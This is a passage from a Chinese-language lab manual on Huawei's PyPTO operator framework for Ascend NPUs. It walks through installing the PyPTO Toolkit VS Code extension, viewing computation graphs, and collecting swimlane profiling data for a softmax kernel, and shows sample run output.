
### 步骤 3 查看计算图

PyPTO 程序在编译过程中，会自动生成由 Tensor 和 Operation 组合而成的图结构，即计算图。该计算图经过 PyPTO 编译优化流程，完成从原始计算图到可执行图的编译过程，最终生成可在昇腾硬件环境中运行的可执行代码，以实现实际的计算任务。用户可借助 PyPTO Toolkit 可视化工具查看计算图中的关键信息。

使用跳板机上的 huawei vscode，安装 PyPTO Toolkit 插件：<https://ascend-cann.obs.cn-north-4.myhuaweicloud.com/devkit/pypto-toolkit-1.1.0.vsix>

```
wget https://ascend-cann.obs.cn-north-4.myhuaweicloud.com/devkit/pypto-toolkit-1.1.0.vsix
```


打开 Visual Studio Code，进入“扩展”选项卡界面，单击右上角的“...”，选择“从 VSIX 安装...”。




选择已下载的.vsix 插件文件，完成安装。

1、右键单击\${work\_path}/output/output\_\*/program.json 文件，在弹出的菜单中选择“使用 PyPTO Toolkit 打开”。

program.json 文件包含了 Execute Graph 和 Block Graph 的汇总信息，图中的关键信息为：左右两边的卡片为 Tensor 节点（代表输入/输出数据）、中间卡片为调用节点（带有 fx 标识，单击可以实现信息钻取）。




2、多次双击中间卡片逐层钻取到下图所示的 Execute Graph。




图中不同的色块（CALL:TENSOR\_xx）分别代表一个调用节点，表示该计算图被划分成不同的 Block Graph 子图。

3、双击上图的调用节点，可以看到 Block Graph 子图信息，标识着任务的具体执行过程。



放大后可以看到图中具体的 Tensor 和 Operation 节点信息和连接关系：



#### 步骤 4 查看泳道图

泳道图用于直观展示计算图的实际调度与执行过程，清晰呈现任务的执行顺序和耗时信息，帮助分析算子性能瓶颈。下面将介绍如何采集泳道图数据，并通过 PyPTO Toolkit 查看泳道图。

1、通过给@pypto.frontend.jit 装饰器的入参 debug\_options 配置图执行阶段调试开关启动性能数据采集功能。

```
@pypto.frontend.jit(
 debug_options={"runtime_debug_mode": 1}
)
```



```
@pypto.frontend.jit(runtime_options={"run_mode": global_run_mode}, debug_options={"runtime_debug_mode": 1})
def softmax_kernel(
 input_tensor: pypto.Tensor([pypto.DYNAMIC, ...], pypto.DT_FP32),
 output_tensor: pypto.Tensor([pypto.DYNAMIC, ...], pypto.DT_FP32)):
 bs, seqlen, head, dim = input_tensor.shape
 tile_b = 1 # Process one batch at a time
 b_loop = bs // tile_b
```

## 2、重新执行算子程序。

```
export TILE_FWK_DEVICE_ID=0
```

```
#执行脚本
```

```
python3 softmax.py
```

```
/pypto/examples/02_intermediate/operators/softmax# python3 softmax.py

=====
PyPTO Softmax Example
=====

Running examples that require NPU hardware...
(Make sure CANN environment is configured and NPU is available)

Running Example softmax::test_softmax: Softmax

|--Fake Task Count:64
Parse Swim json and Topo json Data End

----- AICORE Prof Summary -----
AICore End-to-End Time: 46.34
AICore Utilization: 70.14%


Generate Bubble Analysis Report: output/output_0002/bubble_analysis.log
Convert To perfetto trace End
Open the trace at https
Output: output/output_0002/merged_swimlane.json
{
 Time taken: 0 secs
 Input shape: torch.Size([32, 32, 1, 256])
 Output shape: torch.Size([32, 32, 1, 256])
 Max difference: 0.000000
/mnt/wenzhiqiang/pypto/examples/02_intermediate/operators/softmax/softmax.py:128: DeprecationWarning: __array__ implementation
nt 'dtype' and 'copy' keyword arguments. To learn more, see the migration guide https://numpy.org/devdocs/numpy_2_0_migration
assert_allclose(np.array(y), np.array(golden), rtol=3e-3, atol=3e-3)
✓ Softmax test passed
```

在\${work\_path}/output/output\_\*/目录（\*代表时间戳）下生成泳道图数据文件，文件名为：merged\_swimlane.json。


```
to/examples/02_intermediate/operators/softmax/output/output_110002# ls
bubble_analysis.log built_in dyn_topo.txt kernel_aicore kernel_aicpu merged_swimlane.json program.json tilefwk L1_prof_data.json topo.json
```

## 3、通过 PyPTO Toolkit 插件查看泳道图。

右键单击 merged\_swimlane.json，在弹出的菜单中选择“使用 PyPTO Toolkit 打开”，如下图所示。



注：因为文件较大，解析需要比较久的时间，依赖电脑性能，这里就只做最后展示。



上图中带有色块的部分即为泳道，展示了每个 AIC/AIV 上的任务执行情况。泳道条目的长度对应任务的耗时，能够直观地反映计算的密集程度。用户可以通过观察相邻泳道之间的空闲间隔（如图中的黑色区域，或称气泡）以及耗时较长的泳道条目，来分析可能存在的性能瓶颈问题。

PyPTO 进一步学习可参考：<https://gitcode.com/cann/pypto>

## 4.2.4 思考题

PyPTO 的编程范式是什么？

答：PTO（Parallel Tensor/Tile Operation）编程范式，核心设计理念为基于 Tile 的编程模型

## 4.3 实验小结

本实验通过介绍 PyPTO 编程框架，并通过实际环境配置，使用 PyPTO 编写算子，进行编译和性能评估，希望掌握基于 PyPTO 的昇腾高效算子开发。